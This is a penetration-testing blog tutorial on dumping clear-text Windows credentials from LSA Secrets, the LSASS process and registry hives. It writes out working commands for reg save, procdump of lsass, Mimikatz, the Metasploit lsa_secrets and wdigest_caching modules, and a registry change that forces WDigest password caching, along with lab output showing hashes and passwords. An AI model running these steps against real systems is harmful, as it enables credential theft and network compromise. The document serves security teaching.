Dumping Clear-Text Credentials

pentestlab.blog/category/post-exploitation/page/5

April 4, 2018

Passwords in clear-text that are stored in a Windows host can allow penetration testers to perform lateral movement inside an internal network and eventually fully compromise it. Therefore in a system that has been compromised with elevated access (Local Administrator or SYSTEM) and persistence has been achieved the hunt for clear-text passwords should be one of the first post exploitation activities. This is due to the fact that is the easiest and the fastest way to achieve domain administrator privileges and at the same time being less noisy.


The article contains Windows locations where passwords might exist and techniques to retrieve them.

LSA Secrets

LSA Secrets is a registry location which contains important data that are used by the Local Security Authority like authentication, logging users on to the host, local security policy etc. This information is stored in the following registry key.


```
HKEY_LOCAL_MACHINE/Security/Policy/Secrets
```

Due to the sensitivity of information Windows is protecting access to the Security folder in the registry with permissions. By default only the SYSTEM account can access the LSA Secrets registry location.



LSA Secrets – Registry Permissions

Giving the appropriate permissions to the administrator account and re-open the registry will unveil all the subfolders that are contained in the Security folder.




LSA Secrets – Registry Location

This location contains the password of the account that is logged in an encrypted format. However the key to reverse the password is stored in the parent key: **Policy**.

```
HKEY_LOCAL_MACHINE/Security/Policy
```


Registry keys of interest are except of Security, the SAM and the System as they contain password hashes. From an elevated command prompt the registry keys can be saved with the reg utility.

```
reg save hklm\sam c:\temp\sam.save
reg save hklm\security c:\temp\security.save
reg save hklm\system c:\temp\system.save
```



Dump Registry Hives

Impacket suite contains a python script that can read the contents of these registry keys and decrypt the LSA Secrets password.



impacket – Registry Hives

Alternatively there is a post exploitation module in Metasploit that can be used from an existing Meterpreter session to retrieve the password in clear-text.

```
post/windows/gather/lsa_secrets
```

```
meterpreter > run post/windows/gather/lsa_secrets

[*] Executing module against WIN-FTR8G7L1QAC
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[+] Key: DefaultPassword
 Decrypted Value: pentestlab

[+] Key: DPAPI_SYSTEM
 Decrypted Value: ,iI 6-m0&&wF]1]tTs*

[*] Writing to loot...
[*] Data saved in: /root/.msf4/loot/20180402182949_default_192.168.238.147_regis
try.lsa.sec_698848.txt
```

Metasploit – LSA Secrets

The same output can be achieved with the lsaSecretRead binary.

```
lsaSecretRead.exe DefaultPassword
```

```
C:\Users\netbiosX\Desktop>lsaSecretRead.exe DefaultPassword
Key Name: DefaultPassword
Buffer data len: 10 characters. Data: pentestlab
C:\Users\netbiosX\Desktop>_
```

lsaSecretRead – Red LSA Secret Password

LSASS Process

The Local Security Authority Subsystem Service (LSASS) handles the enforcement of security policy in a Windows host. In Windows environments from 2000 to Server 2008 the memory of the LSASS process was storing passwords in clear-text to support WDigest and SSP authentication. Therefore tools such as Mimikatz could retrieve the password easily.


```
procdump.exe -accepteula -ma lsass.exe c:\windows\temp\lsass.dmp 2>&1
```

```
C:\Users\Administrator\Desktop\Procdump>procdump.exe -accepteula -ma lsass.exe C
:\windows\temp\lsass.dmp 2>&1

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[03:49:15] Dump 1 initiated: C:\windows\temp\lsass.dmp
[03:49:15] Dump 1 writing: Estimated dump file size is 102 MB.
[03:49:16] Dump 1 complete: 102 MB written in 1.3 seconds
[03:49:17] Dump count reached.
```

Procdump – lsass process

Microsoft from Windows 8.1 and Windows Server 2012 to enhance security of the systems further prevented LSASS from storing passwords in clear-text. However in a system that has been already compromised with elevated credentials a minor registry modification can instruct LSASS process to store clear-text passwords in its memory in the next login of the user.


```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest
"UseLogonCredential"(DWORD)
```



Mimikatz – Registry Setting for Windows 2012 and 2016

Metasploit Framework has a post exploitation module which can be used to enable caching of Wdigest authentication by modifying the registry automatically.


```
post/windows/manage/wdigest_caching
```



Metasploit – WDigest Caching


Mimikatz can be used offline in order to read the contents of the LSASS dump and especially sections that contain logon passwords.

```
mimikatz.exe log "sekurlsa::minidump lsass.dmp" sekurlsa::logonPasswords exit
```



Mimikatz – LSASS dump


The password of the John user was retrieved in plain-text through WDigest authentication protocol.



Mimikatz – ClearText Password in LSASS


Alternatively Mimikatz can be dropped into the target if the system doesn't have an endpoint solution or if the binary has been modified to evade detection.

```
privilege::debug
sekurlsa::logonPasswords full
```



Mimikatz – Logon Passwords Command

Metasploit Framework has an extension which can be loaded to Meterpreter in order to execute Mimikatz commands directly from memory.




Mimikatz – Kiwi Meterpeter Extension

WDigest authentication credentials can retrieved by executing the following command:

Mimikatz – wdigest credentials via Meterpreter Kiwi

Windows credential editor can also retrieve wdigest passwords in clear-text from older Windows environments. (XP to Windows 8). If the environment is Windows Server 2012, 2016, Windows 8.1 and Windows 10 the method with Mimikatz is more reliable.

```
wce.exe -w
```



Windows Credential Editor

Running also the PowerShell module of Mimikatz directly from console or executing from memory will also retrieve the password from the LSASS process.

```
PS C:\Users\John\Desktop> Import-Module .\Invoke-Mimikatz.ps1
PS C:\Users\John\Desktop> Invoke-Mimikatz

  .#####.   mimikatz 2.1.1 (x64) built on Mar 31 2018 20:15:03
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 23077722 (00000000:0160235a)
Session           : Interactive from 1
User Name         : John
Domain            : PENTESTLAB
Logon Server      : WIN-PTELU2UO7KG
Logon Time        : 4/2/2018 12:52:16 PM
SID               : S-1-5-21-3737340914-2019594255-2413685307-1142
        msv :
         [00000003] Primary
         * Username : john
         * Domain   : PENTESTLAB
         * NTLM     : 08c60fd86c43ce4894dab79ba1f45f44
         * SHA1     : 71577af8a2ac44db5efb80854c0ed147c661df7e
         [00010000] CredentialKeys
         * NTLM     : 08c60fd86c43ce4894dab79ba1f45f44
         * SHA1     : 71577af8a2ac44db5efb80854c0ed147c661df7e
        tspkg :
        wdigest :
         * Username : john
         * Domain   : PENTESTLAB
         * Password : Pentestlab123!
```

Mimikatz – PowerSploit

Credential Manager


Windows is using Credential Manager to digitally store various other credentials in an encrypted format by using the Windows Data Protection API. Credentials that have been used by the user to access an internal system over the web or a network resource can be retrieved.

